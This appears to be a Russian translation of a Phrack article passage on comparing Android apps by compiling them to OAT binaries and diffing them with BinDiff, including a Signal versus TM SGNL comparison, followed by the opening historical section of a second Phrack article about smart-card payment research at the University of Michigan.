Хотя переименование и оптимизации компилятора не являются настоящей обфускацией, официальная документация называла это именно так вплоть до самого недавнего времени [4]. Отдельный привет тому, кто наконец убрал пример конфигурации из двух строк, содержащих две несвязанные ошибки, прерывающие компиляцию, — это раздражало нас несколько лет.

### 2.2 — Инструменты для вычисления схожести

Некоторые инструменты для вычисления схожести приложений неработоспособны при изменении идентификаторов классов и методов. SimiDroid [5] использует имена для сопоставления методов, а затем сравнивает их инструкции, классифицируя их как полные, частичные или несовпадающие. Соотношение результирующих множеств затем используется для вычисления общей схожести.

Diffuse [6] также использует имена методов для сопоставления и может использовать файлы `mapping.txt` для учёта обфускации. К сожалению, они есть только у разработчиков, а мы хотели бы сравнивать любые APK, до которых можем дотянуться, — источники нас не интересуют.

Dexofuzzy [7] реализует нечёткое хеширование на основе кода, устойчивое к небольшим изменениям, но не к структурным — удаление больших частей мёртвого библиотечного кода или инлайнинг многих методов приводит к совершенно другим хешам.

Наконец, Elsim [1] использует Normalized Compression Distance (NCD) для определения «показателя копирования». Он ещё был доступен, когда мы начали изучать эту тему, однако испытывал трудности с анализом более крупных приложений. В некоторых случаях нам приходилось прерывать сравнение по прошествии нескольких дней без результата. Мы внесли некоторые оптимизации, однако он всё равно был слишком медленным для анализа современных приложений с сотнями тысяч методов.

В академической среде описаны различные подходы, но поскольку PoC к ним не прилагается, они могут подождать. На практике стандартные оптимизации Android SDK неотличимы от обфускации для доступных инструментов сравнения схожести.

## 2.3 — Dalvik как ограничение

Сложность анализа Android-приложений заключается в том, что нам приходится работать с байткодом Dalvik. Поскольку он существует фактически только в экосистеме Android, любые инструменты и техники потребуют специальной адаптации. (Отдельный привет возобновившейся разработке Androguard после долгого застоя!)

Чтобы избежать необходимости поддерживать специальный инструментарий для Dalvik, некоторые инструменты транпилируют байткод Dalvik в форму, используемую инструментами с более широкой аудиторией, — например, dex2jar, применяемый SootUP [8]. Его предшественник Soot используется SimiDroid.

К сожалению, Dalvik — это не Java. В нём есть жёсткое ограничение на количество идентификаторов в одном DEX-файле, поэтому инструменты должны уметь их объединять. Сегодня это не проблема. Однако Dalvik не устанавливает верхнего предела на количество инструкций в методе, поэтому при переносе в байткод Java некоторые функции приходится разбивать, поскольку они содержат более 65536 байт, что запрещено в байткоде Java. Эта проблема не была исправлена и приводила к сбоям Soot (а значит и SimiDroid), а в течение некоторого времени заставляла SootUP пропускать анализ метода. Хотя в основном dex2jar исправил эту проблему [17], SootUP удалил эту зависимость, и интеграция остаётся упражнением для читателя. Также, возможно, по-прежнему существует способ сломать анализ с помощью больших методов : ) .

## 2.4 — Итоги и возвращение к бинарному

Подводя итог: инструменты для вычисления схожести плохо работают с современными Android-приложениями. Оптимизации оказывают чрезмерный обфускационный эффект, а инструменты на основе Dalvik с трудом успевают за обновлениями. Каковы же наши варианты? Что делают другие области для удовлетворения своих потребностей в сравнении схожести? Оказывается, BinDiff существует вечно [9] (и теперь с открытым исходным кодом!). Оставим Dalvik в покое и скомпилируем приложения в бинарную OAT-версию, используя опережающую компиляцию ART. Поскольку эти бинарные файлы являются корректными ELF-файлами, мы можем загрузить их в дизассемблер, создать BinExport [13]-файл и передать его далее в дружественный инструмент сравнения halvarflake'a на основе изоморфизма графов [10].

---

## 3 — Немного примеров

*Что такое функция? Жалкая кучка байтов.*

Давайте рассмотрим некоторые вопросы, которые могут у вас возникнуть. Мы проделали всё это на реальном телефоне Pixel 8 с Android 15 (BP1A.250305.019) просто чтобы показать, что это работает на реальных устройствах, но эмулятор подойдёт так же хорошо. Поскольку системой владеют системно-сгенерированные OAT-файлы, нам нужен root для доступа к ним. Наше тестовое приложение — Organic Maps [11] (версия 2025.05.20-5-FDroid), потому что мы просто считаем его отличным и думаем, что больше людей должно о нём знать.

### 3.1 — Как ART компилирует код приложения заблаговременно?

ART должен выполнять AOT-компиляцию во время установки, и dex2oat является частью ART, поэтому запустим logcat командой `adb logcat artd:I *:S` и установим приложение.

```
$ adb install app.organicmaps.apk
Performing Streamed Install
Success
```

В выводе logcat мы видим полный вызов dex2oat:

```
$ adb logcat artd:I *:S # formatted for convenience
[...]
02-29 13:37:42.123 6074 6074 I artd : Running dex2oat:
/apex/com.android.art/bin/art_exec --drop-capabilities
--set-task-profile=Dex2OatBootComplete --set-priority=background
--keep-fds=6:7:8:9:10:11 --
/apex/com.android.art/bin/dex2oat64
--zip-fd=6 --zip-location=/data/app/[...]/base.apk
--oat-fd=7 --oat-location=/data/app/[...]/oat/arm64/base.odex
--output-vdex-fd=8 --swap-fd=9 --class-loader-context-fds=10:11
--class-loader-context=PCL[] {PCL[...]}
--classpath-dir=/data/app/[...] --instruction-set=arm64
--instruction-set-features=default
--instruction-set-variant=cortex-a55
--compiler-filter=verify
--compilation-reason=install --compact-dex-level=none
--max-image-block-size=524288 --resolve-startup-const-strings=true
--generate-mini-debug-info --runtime-arg -Xtarget-sdk-version:35
--runtime-arg -Xhidden-api-policy:enabled --cpu-set=0,1,2,3,4,5,6,7,8
-j8 --runtime-arg -Xms64m --runtime-arg -Xmx512m
--comments=app-name:app.organicmaps, [...]
```

Там многое есть, и dex2oat --help обеспечит вам приятное чтение на весь вечер. Но мы хотели бы обратить внимание на некоторые интересные вещи. Очевидное: это просто бинарный файл, который мы можем вызвать сами. Разумеется, с некоторыми хитростями с файловыми дескрипторами, но флаг --dex-file принимает DEX, JAR или APK. Во-вторых, флаг --compiler-filter используется для верификации кода и создания файла .vdex. Он также принимает значение 'everything', что не что иное, как полный режим AOT из Android 7 и 8.

Поскольку система не использовала профиль для этой компиляции, результирующий odex весьма небольшой:

```
$ adb shell pm path app.organicmaps
package:/data/app/~~ICLdeF7FOXie1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC
_k_TlgA==/base.apk
$ adb shell ls -lah
/data/app/~~ICLdeF7FOXie1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC_k_TlgA=
=/oat/arm64/base.odex
-rw-r--r-- 1 system all_a306 65K 2025-02-29 13:37
/data/app/~~ICLdeF7FOXie1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC_k_TlgA=
=/oat/arm64/base.odex
```

### 3.2 — Как можно скомпилировать код приложения полностью заблаговременно?

Мы могли бы запустить dex2oat сами, воссоздав вызов как можно точнее. К счастью, нам не нужно с этим разбираться — вместо этого можно вежливо попросить Android сделать это за нас. Это сделает менеджер пакетов pm:

```
$ adb shell pm compile -m everything app.organicmaps
Success
```

Глядя на логи, мы видим очень похожий вызов, но теперь фильтр компилятора установлен в 'everything':

```
$ adb logcat artd:I *:S # formatted for convenience
[...]
02-29 15:51:15.515 6074 6583 I artd : Running dex2oat:
/apex/com.android.art/bin/art_exec --drop-capabilities
--set-task-profile=Dex2OatBootComplete --set-priority=background
--keep-fds=6:7:8:9:10:11:12 --
/apex/com.android.art/bin/dex2oat64
--zip-fd=6 --zip-location=/data/app/[...]/base.apk
--oat-fd=7 --oat-location=/data/app/[...]/oat/arm64/base.odex
--output-vdex-fd=8 --swap-fd=9 --class-loader-context-fds=10:11
--class-loader-context=PCL[] {PCL[...]}
--classpath-dir=/data/app/[...] --input-vdex-fd=12
--instruction-set=arm64 --instruction-set-features=default
--instruction-set-variant=cortex-a55
--compiler-filter=everything
--compilation-reason=cmdline --compact-dex-level=none
--max-image-block-size=524288 --resolve-startup-const-strings=true
--generate-mini-debug-info --runtime-arg -Xtarget-sdk-version:35
--runtime-arg -Xhidden-api-policy:enabled --cpu-set=0,1,2,3,4,5,6,7,8
-j8 --runtime-arg -Xms64m --runtime-arg -Xmx512m
--comments=app-name:app.organicmaps, [...]
```

И действительно, odex теперь содержит гораздо больше бинарного кода:

```
$ adb shell ls -lah
/data/app/~~ICLdeF7FOXIE1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC_k_T1gA=
=oat/arm64/base.odex
-rw-r--r-- 1 system all_a306 14M 2025-02-29 15:51
/data/app/~~ICLdeF7FOXIE1b9MxToZGQ==/app.organicmaps-2xFay0QEb95pHRC_k_T1gA=
=oat/arm64/base.odex
```

Скачайте файл с вашего (виртуального) устройства — и вы готовы к работе! Сохраним наш пример как app.organicmaps.odex.

Это ELF! Загрузите в любимый дизассемблер. Все справляются вполне неплохо — мы проверяли, изучая границы функций [12]!

```
$ file app.organicmaps.odex
oats/PXL8_everything/app.organicmaps.odex: ELF 64-bit LSB shared object,
ARM aarch64, version 1 (GNU/Linux), dynamically linked, stripped
```

Мы используем Ghidra 11.0.3, поскольку она поддерживает плагин BinExport [13] и свободно доступна. Мы предоставляем скрипт для работы в режиме без графического интерфейса, но GUI работает не хуже.

```
$./ghidra_export_binexport.sh app.organicmaps.odex
app.organicmaps.odex.BinExport
[...]
Total Time 75 secs
[...]
```

Неплохо, давайте попробуем с более сложным приложением, например Signal [14]:

```
$./ghidra_export_binexport.sh org.thoughtcrime.securesms.odex
org.thoughtcrime.securesms.odex.BinExport
[...]
Total Time 2642 secs
[...]
```

Что ж, это далеко не идеально. Почти час на подготовку одного приложения не масштабируется, даже с учётом того, что дизассемблировать каждый OAT-файл нужно лишь один раз. В скрипте мы уже включили некоторые ускорения, например отключение GCCExceptionAnalyzer, который занимает время, но в нашем случае бесполезен, поскольку OAT-файл никогда не видел GCC. Но современные приложения до смешного велики. У приложения Signal около 500 тысяч методов Dalvik только в самом приложении, не считая нативных библиотек. У его Linux-версии около 40 тысяч, включая все динамически загружаемые библиотеки, такие как glibc. Неудивительно, что анализ OAT занимает почти час.

К счастью, Android предоставляет другой способ просмотра дизассемблирования — утилиту oatdump. Подобно objdump, она отображает информацию из oat-файлов в удобочитаемой форме. Она быстрая, но выводит очень много данных. Почти всю необходимую информацию можно получить следующим образом:

```
$ adb shell oatdump --oat-file=/data/app/~~ICLdeF7FOXIElb9MxToZGQ==/\
app.organicmaps-2xFay0QEb95pHRC_k_TlgA==/oat/arm64/base.odex \
> app.organicmaps.odex.oatdump
$ cat app.organicmaps.odex.oatdump
[...]
 3: double app.organicmaps.util.LocationUtils.correctAngle(double, double)
(dex_method_idx=27942)
 DEX CODE:
 0x0000: 1400 0400 0000 | const v0, #+4
 0x0003: 1401 0100 0000 | const v1, #+1
 0x0006: 9000 0001 | add-int v0, v0, v1
 0x0008: 9400 0001 | rem-int v0, v0, v1
 0x000a: 3c00 0500 | if-gtz v0, +5
 0x000c: 2a00 1200 0000 | goto/32 +18
 0x000f: cb53 | add-double/2addr v3, v5
 0x0010: 1805 182d 4454 fb21 1940 | const-wide v5, \
#4618760256179416344
 0x0015: cf53 | rem-double/2addr v3, v5
 0x0016: 1600 0000 | const-wide/16 v0, #+0
 0x0018: 3002 0300 | cmpg-double v2, v3, v0
 0x001a: 3b02 0300 | if-gez v2, +3
 0x001c: cb53 | add-double/2addr v3, v5
 0x001d: 1003 | return-wide v3
 0x001e: 2a00 f1ff ffff | goto/32 -15
[...]
 CODE: (code_offset=0x00816520 size=92)...
 0x00816520: d1400bf0 sub x16, sp, #0x2000 (8192)
 0x00816524: b940021f ldr wzr, [x16]
 StackMap[0] (native_pc=0x812528, dex_pc=0x0, register_mask=0x0, \
stack_mask=0b)
 0x00816528: f81e0fe0 str x0, [sp, #-32]!
 0x0081652c: f9000ffe str lr, [sp, #24]
 0x00816530: fd000be8 str d8, [sp, #16]
 0x00816534: f94002b5 ldr x21, [x21]
 StackMap[1] (native_pc=0x812538, dex_pc=0x0, register_mask=0x0, \
stack_mask=0b)
 0x00816538: 5c0001e8 ldr d8, pc+60 (addr 0x00816574) (6.28319)
 0x0081653c: 1e612800 fadd d0, d0, d1
 0x00816540: 1e604101 fmov d1, d8
 0x00816544: f942027e ldr lr, [tr, #1024] ; pFmod
 0x00816548: d63f03c0 blr lr
 0x0081654c: 1e602008 fcmp d0, #0.0
 0x00816550: 1a9f37e0 cset w0, hs
 0x00816554: 1e682801 fadd d1, d0, d8
 0x00816558: 7100001f cmp w0, #0x0 (0)
 0x0081655c: 1e611c00 fcsel d0, d0, d1, ne
 0x00816560: fd400be8 ldr d8, [sp, #16]
 0x00816564: f9400ffe ldr lr, [sp, #24]
 0x00816568: 910083ff add sp, sp, #0x20 (32)
 0x0081656c: d65f03c0 ret
 0x00816570: 5800007f ldr xzr, pc+12 (addr 0x0081657c) \
(0xd1400bf0006c564f / -3368679395845974449)
 0x00816574: 54442d18 unallocated (Unallocated)
```



```
0x00816578: 401921fb unallocated (Unallocated)
```

Мы говорим «почти всю», потому что вывод ссылается на `code_offset` относительно секции `oatdata` в ОАТ-файле. Чтобы получить это смещение, можно использовать `readelf`:

```
$ adb shell readelf -s /data/app/~~ICLdeF7FOXie1b9MxToZGQ==/\
app.organicmaps-2xFay0QEb95pHRC_k_TlgA==/oat/arm64/base.odex \
| grep 'oatdata$'
1: 0000000000000658 2865576 OBJECT GLOBAL DEFAULT 5 oatdata
```

Теперь мы знаем, что нужно прибавить `0x658` к адресам в выводе `oatdump`. Если мы хотим сравнить напрямую с выводом Ghidra, нужно также прибавить `0x100000`, если только Ghidra не использовала другой базовый адрес.

### 3.4 — Стоп, а куда делись арифметические операции?

Внимательные читатели могли заметить в коде Dalvik некоторые фиктивные арифметические операции с инструкцией `goto` в конце, которые, по всей видимости, исчезли при компиляции. Простите — мы были не совсем честны. Мы использовали не обычную сборку Organic Maps, а версию, перепакованную с помощью ObfuscAPK [15] с обфускацией «ArtithmeticBranch». Она добавляет ветвление в начало каждого метода с арифметическим выражением, которое всегда разрешается одним и тем же исполняемым кодом.

ART услужливо устранил эту обфускацию в рамках своих оптимизаций. Это означает, что попутно мы получаем бесплатную нормализацию кода — в качестве бонуса! Недостаточно для борьбы с продвинутыми техниками, но вполне достаточно, чтобы иметь значение.

Для сравнения того же метода без обфускации — вот ещё один `oatdump` оригинального приложения Organic Maps:

```
$ cat app.organicmaps_unobfuscated.odex.oatdump
[...]
3: double app.organicmaps.util.LocationUtils.correctAngle(double, double)
(dex_method_idx=27942)
DEX CODE:
0x0000: cb53 | add-double/2addr v3, v5
0x0001: 1805 182d 4454 fb21 1940 | const-wide v5, \
#4618760256179416344
0x0006: cf53 | rem-double/2addr v3, v5
0x0007: 1600 0000 | const-wide/fixl6 v0, #+0
0x0009: 3002 0300 | cmpg-double v2, v3, v0
0x000b: 3b02 0300 | if-gez v2, +3
0x000d: cb53 | add-double/2addr v3, v5
0x000e: 1003 | return-wide v3
[...]
CODE: (code_offset=0x00953118 size=92)...
0x00953118: d1400bf0 sub x16, sp, #0x2000 (8192)
0x0095311c: b940021f ldr wzr, [x16]
StackMap[0] (native_pc=0x953120, dex_pc=0x0, register_mask=0x0, \
stack_mask=0b)
0x00953120: f81e0fe0 str x0, [sp, #-32]!
0x00953124: f9000ffe str lr, [sp, #24]
0x00953128: fd000be8 str d8, [sp, #16]
0x0095312c: f94002b5 ldr x21, [x21]
StackMap[1] (native_pc=0x953130, dex_pc=0x0, register_mask=0x0, \
stack_mask=0b)
0x00953130: 5c0001e8 ldr d8, pc+60 (addr 0x95316c) (6.28319)
0x00953134: 1e612800 fadd d0, d0, d1
0x00953138: 1e604101 fmov d1, d8
0x0095313c: f9420a7e ldr lr, [tr, #1040] ; pFmod
0x00953140: d63f03c0 blr lr
0x00953144: 1e602008 fcmp d0, #0.0
0x00953148: 1a9f37e0 cset w0, hs
0x0095314c: 1e682801 fadd d1, d0, d8
0x00953150: 7100001f cmp w0, #0x0 (0)
```

```

0x00953154: 1e611c00 fcsel d0, d0, d1, ne
0x00953158: fd400be8 ldr d8, [sp, #16]
0x0095315c: f9400ffe ldr lr, [sp, #24]
0x00953160: 910083ff add sp, sp, #0x20 (32)
0x00953164: d65f03c0 ret
0x00953168: 5800007f ldr xzr, pc+12 (addr 0x953174) \
(0xd1400bf00077d5ba / -3368679395845220934)
0x0095316c: 54442d18 unallocated (Unallocated)
0x00953170: 401921fb unallocated (Unallocated)
[...]

```

Как видите, результирующий бинарный код одинаков с точностью до смещений. Простые обфускации на основе кода, такие как мёртвый код, устраняются при создании файла .odex. Сила оптимизирующего компилятора велит тебе, бинарный!

### 3.5 — Круто, есть что-то ещё?

**вдох** Так почему нам нужен root для доступа к .odex-файлу? Потому что он обычно компилируется на основе профилей, которые по сути регистрируют паттерны использования.

*Представьте приложение, содержащее метод с именем buy\_drugs\_and\_do\_crime.*  
*-- F. K.*

Если метод попадает в профиль, значит, он вызывался достаточно часто, чтобы быть рассмотренным для АОТ-компиляции. И если он в профиле, то оказывается в odex в виде бинарного кода. Чтение odex раскрывало бы информацию о том, какие методы вызываются часто, поэтому Android пытается его защитить. Если найдёте способ прочитать его несмотря на это, особенно из другого приложения, — поздравляем: возможно, это принесёт вам вознаграждение за найденную уязвимость и/или возможности для слежки^W сбора информации.

---

*ДА... ХА ХА ХА... ДА!*

Теперь, когда мы можем создавать BinExport-файлы из oat-файлов, содержащих исполняемый машинный код Dalvik-кода приложения, мы можем вычислять схожесть!

Мы подготовили несколько приложений для демонстрации результатов. Мы используем Organic Maps (app.organicmaps) как небольшой базовый вариант и Signal (org.thoughtcrime.securesms) как сложное приложение реального мира. Последний мы подготовили в нескольких версиях: 2.42.2, 2.32.2, 2.22.2, 2.12.2 и 2.2.4. Самая старая версия — с лета 2024 года, год назад, и мы выбрали её, потому что она является основой для исходного кода утёкшего приложения TeleMessage (TM) SGNL. Это неофициальный клон Signal с дополнительной функциональностью для централизованного сохранения сообщений, который использовался сотрудниками Белого дома в начале 2025 года. Мы использовали исходный код [16] для сборки релизной версии и сравнения её с оригинальным приложением Signal с помощью нашего подхода.

1. org.tm.archive\_7.2.4.2.apk  
(релизная сборка утёкшего TM SGNL)
2. org.thoughtcrime.securesms\_7.2.4.apk  
(версия Signal, ближайшая по исходному коду к TM SGNL)
3. org.thoughtcrime.securesms\_7.12.2.apk
4. org.thoughtcrime.securesms\_7.22.2.apk
5. org.thoughtcrime.securesms\_7.32.2.apk
6. org.thoughtcrime.securesms\_7.42.2.apk  
(Различные версии Signal)
7. app.organicmaps\_25052005\_orig.apk  
(Organic Maps)

8. app.organicmaps\_25052005\_obfuscated.apk  
(Перепакован с использованием прохода ArithmeticBranch из ObfuscAPK)

Приложение Organic Maps мы скачали с F-Droid и перепаковали самостоятельно. TM SGNL мы собрали из исходного кода в конфигурации release, а исторические версии Signal скачали с arkmirror.com, поскольку официальный GitHub и сайт не предлагают таких старых версий приложения. Затем мы создали BinExport-файлы для всех OAT и представляем результаты полного перекрёстного сравнения ниже. Все показатели достоверности были выше 98%.

```
 , -org.tm.archive_7.2.4.2
| | 1. / , -org.thoughtcrime.securesms_7.2.4
| 2. | 88% | 2. / , -org.thoughtcrime.securesms_7.12.2
| 3. | 80% | 88% | 3. / , -org.thoughtcrime.securesms_7.22.2
| 4. | 77% | 84% | 91% | 4. / , -org.thoughtcrime.securesms_7.32.2
| 5. | 71% | 78% | 84% | 89% | 5. /
| 6. | 69% | 76% | 81% | 86% | 94% | 6. -org.thoughtcrime.securesms_7.42.2
```

В результате перекрёстного сравнения версий приложений чётко прослеживаются два вывода: версии, более близкие по времени, ожидаемо демонстрируют более высокий показатель схожести. Схожесть также высока между клоном TM SGNL и Signal, несмотря на добавление дополнительной функциональности «архивирования» сообщений. Это справедливо и для версий Signal, близких к той, что послужила основой для нашей сборки TM SGNL.

Таблица для сравнения Organic Maps с версиями Signal не нужна: любая версия Signal показывает лишь 6% схожести с Organic Maps. Достоверность при этом резко падает ниже 30%.

Однако BinDiff сообщает о схожести 85% с достоверностью 98% для оригинальной и обфусцированной версий Organic Maps.

---

## 5 — Немного о перспективах

*Предупреждение: уровни API растут.*

Создание BinExport-файлов занимает много времени для сложных приложений, а если цель — кластеризация, мы говорим о днях предварительной обработки. Как уже упоминалось, вывод oatdump содержит много подробностей о бинарном коде, и мы начали работу над PoC-инструментом binexport2oatdump, включённым в данный материал.

Идея проста: использовать представленные команды для компиляции APK в OAT-файл (занимает секунды), запустить oatdump (занимает секунды), разобрать вывод (занимает около минуты — вывод большой), а затем просто создать BinExport-протобуф (protocol buffer) файл, содержащий всю информацию дизассемблирования, для которой иначе понадобилась бы Ghidra.

Мы реализовали это как Python-скрипт, который может использовать всю информацию, предоставляемую oatdump, для ускорения этапа предварительной обработки. У нас есть точные границы функций с мнемониками и разрешёнными целями переходов, если они известны во время компиляции. Мы можем анализировать код Dalvik для построения графа вызовов вместо того, чтобы восстанавливать его из бинарной информации. Функции содержат базовые блоки в одной последовательности без странных переходов (за исключением thunk). Наш PoC успешно создаёт BinExport-файлы из oat-файлов на порядок быстрее, чем Ghidra.

*Но...*

Но в настоящее время это заставляет BinDiff работать на порядок дольше при вычислении показателя схожести. Для кластеризации это прямо противоположно тому, чего мы хотим. Этап предварительной обработки выполняется лишь один раз на приложение, поэтому он

масштабируется линейно с количеством приложений:  $O(n)$ . Но сравнение выполняется между каждой парой приложений:  $O(n^2)$ . (Ну, половина от этого, но  $O$ -нотацию такие детали не интересуют.) Исчерпав время и идеи, но мотивированные тестировать в продакшене, мы всё равно прилагаем нашу незавершённую работу и продолжим её совершенствовать. На данный момент, уважаемый читатель, у вас есть выбор: медленная предварительная обработка или медленные сравнения. Надеемся, ненадолго — тогда сравнения будут быстрыми, надёжными и полезными!

И ещё одна деталь. Мы говорили о том, как приложения используют нативные библиотеки для производительности. Их интеграция в фреймворк анализа кода всегда требовала преодоления разрыва между Dalvik и машинным кодом. Но если у нас есть код Dalvik в бинарном виде, то разрыва, который нужно преодолевать, не существует. Мы работаем над тем, чтобы применить наш трюк с dex2oat не только для обработки кода Dalvik приложения, но и его нативных библиотек, делая возможным целостный анализ и сравнение приложений. А пока вы можете использовать любимые бинарные инструменты для анализа всего этого без необходимости поддерживать две инструментальные цепочки.

---

## 6 — Немного о выводах и благодарностях

*ceterum censeo scientia vult esse libera*

*(к тому же я считаю, что знание должно быть свободным)*

В системе, столь же сложной, как Android, единственная константа — это переменные. Тот факт, что Dalvik уникален для этой экосистемы, не упрощает поддержку инструментов, и поэтому многое из того, что когда-то было полезным, со временем становится всё более ненадёжным. Но эта эволюция также открывает новые возможности.

Мы рассмотрели, как изменился Android и как он сейчас собирает и запускает приложения. Проблемы, которые это создаёт, но и двери, которые это открывает. Мы прошли через процесс создания бинарных odex-файлов из APK и подготовки их к использованию с BinDiff. Мы показали, что этот подход практичен для сравнения приложений и что он попутно применяет бесплатную нормализацию кода, устраняя часть обфускаций в процессе перекомпиляции.

Наконец, мы также предоставляем PoC-скрипт, демонстрирующий значительное ускорение: обход длительного процесса дизассемблирования и использование oatdump для непосредственного создания BinExport-файлов. Этот хак сделает сравнение схожести на основе кода масштабируемым для большого количества приложений и позволит охотиться на подозрительные APK — будь то для поиска клонов, вредоносных приложений, просто ради интереса или ради выгоды.

Нам приятно представить эту работу в Phrack, который вдохновил не только данное направление исследований, но и наш энтузиазм заглядывать за занавес, хакерствовать и делиться.

Особая благодарность:

- Sebastian Bachmann, он же geox  
за то, что рассказал нам о замечательном инструменте Elsim
- Felix Kehrер  
за то, что выслушивал наши жалобы на Android и сам жаловался на Android

---

## 7 — Немного ссылок

```
[0] https://phrack.org/issues/68/15#article
[1] https://github.com/themoep/elsim
[2] https://web.archive.org/web/20170713094900/https://www.theverge.com/2017/7/12/15958372/google-machine-lea
[3] https://github.com/EFForG/apkeep
[4] https://web.archive.org/web/20250421110118/https://developer.android.com/build/shrink-code
[5] https://github.com/lilicoding/SimiDroid
[6] https://github.com/JakeWharton/diffuse
[7] https://github.com/ramazansancar/Dexofuzzy2
[8] https://github.com/soot-oss/SootUp
[9] https://youtu.be/ajGX7odA87k?t=1873
[10] https://github.com/google/bindiff
[11] https://organicmaps.app/
[12] https://dl.acm.org/doi/10.1145/3578357.3591219
[13] https://github.com/google/binexport
[14] https://signal.org/
[15] https://github.com/Mobile-IoT-Security-Lab/Obfuscapk
[16] https://github.com/micahflee/TM-SGNL-Android/
[17] https://github.com/TheXtURBOXx/dex2jar/issues/16
```

---

## 8 — И вот получается байт(код)

Прилагается PoC для oatdump2binexport. Для извлечения выполните:

```
$ cat ${THISFILE} | sed -n '/^begin 664/, $p' | uudecode
```

[Следует uuencoded-архив oatdump2binexport.tar.gz]

# Деньги из воздуха, чипы даром

Автор: Peter Honeyman

---

## 0 - Аннотация

О том, как команда академических хакеров обнаружила уязвимости в широко распространённом протоколе платежей на основе смарт-карт, хранила их в тайне (до сегодняшнего дня!) и превратила полученные знания в вечеринки, публикации, конференции и учёные степени.

---

## 1 - Введение

1998 год. Я только что стал директором Центра интеграции информационных технологий — CITI, небольшого исследовательского центра при Мичиганском университете, занимающегося IT-инфраструктурой. Мы с моими старшими сотрудниками сидим в небольшой переговорной комнате напротив трёх господ в костюмах. На протяжении всей встречи мои сотрудники молчат. Я представляю свою команду и спрашиваю гостей: «Кто-нибудь из вас уполномочен производить аресты?» Старший из костюмов отвечает: «Он уполномочен, и я уполномочен, а вот он — нет».

Я встречаюсь взглядами со своей командой. Именно об этом мы говорили прошлым вечером. Костюмы — из отдела по расследованию электронных преступлений Секретной службы США, в чьи обязанности входит защита финансовой инфраструктуры страны. До них через третьи руки дошло, что мы копаемся в денежном обращении. Итак, копы у нас в офисе — и для моих людей сегодня пятница «заткнись и не рыпайся» — без арестов сегодня, пожалуйста — пока я пытаюсь разрядить обстановку.

Но давайте отмотаем назад.

Пару лет тому назад один бывший докторант организовал для CITI отраслевой исследовательский грант на разработку управления ключами на базе смарт-карт для проекта по безопасной видеоконференцсвязи. Этот проект многому нас научил: мы хорошо разобрались во внутреннем устройстве смарт-карт и создали ряд полезных инструментов для их исследования — в частности, картридеры и расширители карт, позволяющие перехватывать и контролировать обмен данными между смарт-картой и считывающим устройством.

Но давайте отступим ещё дальше: смарт-карты?

---

## 2 - Смарт-карты

Некоторые из вас, возможно, помнят времена до повсеместного распространения кредитных карт. Я — один из таких людей! Когда я рос в 50-е годы, моя мама носила в кошельке «монеты» — металлические пластины в стиле армейских жетонов, размером вдвое меньше современной стандартной карты, тиснёные данными счёта, привязанного к конкретному магазину: например, к J.L. Hudson's в Детройте или de Bijenkorf в Амстердаме. Это были чековые карты, по которым нужно

было полностью погашать задолженность каждый месяц.

Примерно в то же время многие торговцы начали принимать чековые карты таких компаний, как American Express и Diner's Club. BankAmericaCard (ныне VISA) и Master Charge (ныне MasterCard) преобразили отрасль, введя кредитные карты, позволявшие потребителям переносить остаток долга с месяца на месяц — мгновенный персональный кредит, ставший огромным хитом у покупателей по всему миру.

С ростом масштабов пришли и большие прибыли, но вместе с ними и большие возможности... для мошенничества с кредитными картами. При отсутствии способа проверить карту в момент транзакции подделка карты становилась тривиальной задачей. Для борьбы с мошенничеством американские эмитенты периодически рассылали книжки со страницами, сплошь заполненными списками мошеннических и отозванных номеров карт. Помню, эти книжки печатались на самой тонкой бумаге, какую мне доводилось видеть в детстве. Метод не работал, и американские эмитенты стали побуждать торговцев устанавливать коммутируемые модемы и проверять статус карты при каждой транзакции. Это неуклюжая система, полагающаяся на то, что потребители сами сообщают о мошеннических операциях, зато её легко развернуть.

Европейские поставщики тоже искали способ противодействовать массовой подделке карт, однако в отличие от дерегулированного рынка коммутируемой связи в США цифровая сетевая инфраструктура Европы управлялась коалицией неповоротливых национальных структур МСЭ, которые препятствовали онлайн-верификации карт. Смарт-карты предложили офлайн-альтернативу: надёжную мобильную вычислительную платформу. Потребителям выдавались смарт-карты с PIN-защитой, торговцам — считывающие устройства. Эмитенты карт контролировали и карты, и ридеры и сумели предотвратить значительный объём мошенничества.

Чиповые карты быстро стали убийственным приложением для распространения смарт-карт в европейских карманах и кошельках. По другую сторону Атлантики, однако, никакого массового принятия смарт-карт не наблюдалось. Эмитенты вроде VISA и American Express запускали пилотные программы, предоставляя карты и ридеры потребителям, но они не прижились — отчасти потому, что потребители и без того имели достаточные гарантии защиты от мошенничества со стороны эмитентов и не были заинтересованы в повышении безопасности транзакций. В итоге американские эмитенты всё же перешли на смарт-карты — хотя и без PIN-защиты — и выдали ридеры торговцам. Но произошло это странно поздно.

---

### **3 - НИОКР в области смарт-карт**

Тем временем исследователи из промышленности и академической среды с интересом наблюдали за потенциалом смарт-карты как мобильной платформы доверенных вычислений. Если коротко: любому цифровому удостоверению личности нужно защищённое место для хранения ключей и выполнения элементарных криптографических операций. Сегодня для всего этого мы используем смартфоны, но 25 лет назад своеобразное аппаратное обеспечение и скудный API смарт-карты открывали интересные возможности.

CITI повезло: один из его выпускников занимал хорошую позицию в промышленной исследовательской лаборатории и в 1996 году привлёк CITI к совместным исследованиям. Криптографы Bellcore разработали быстрые масштабируемые шифры для видеоконференцсвязи, которым требовалась доверенная вычислительная база для распределения ключей, и смарт-карта казалась подходящим решением. В тот момент CITI остро нуждался в дополнительном финансировании НИОКР и взялся за эту работу. Центру удалось создать хранилище ключей на базе смарт-карт. Мы закрыли часть финансовых вопросов, многому научились на смарт-картах и

опубликовали несколько хороших статей.

По счастливому совпадению, как раз когда CITI начал исследовать возможности смарт-карт и набирать соответствующие компетенции, Мичиганский университет развёртывал студенческое удостоверение личности на базе смарт-карты — MCard — оснащённое приложением электронного кошелька. У университета было деловое соглашение с банком и поставщиком торговых автоматов: банк установил по всему кампусу зарядные станции, где студенты, преподаватели и сотрудники могли пополнить электронный кошелёк на сумму до 50 долларов, а поставщик автоматов установил и обслуживал по всему кампусу торговые автоматы, оснащённые модулями для смарт-карт. Как-то они периодически сводили счета.

Как и большинство подобных проектов, он, вероятно, так и не принёс никому денег и даже не позволил их сэкономить, и сегодня MCard на чиповой карте — лишь выцветшее воспоминание. Но в то время торговые автоматы со считывателями смарт-карт стояли по всему кампусу, даже во внекампусных офисах, таких как CITI, где у нас в комнате отдыха стояли автомат со снеками и автомат с газировкой.

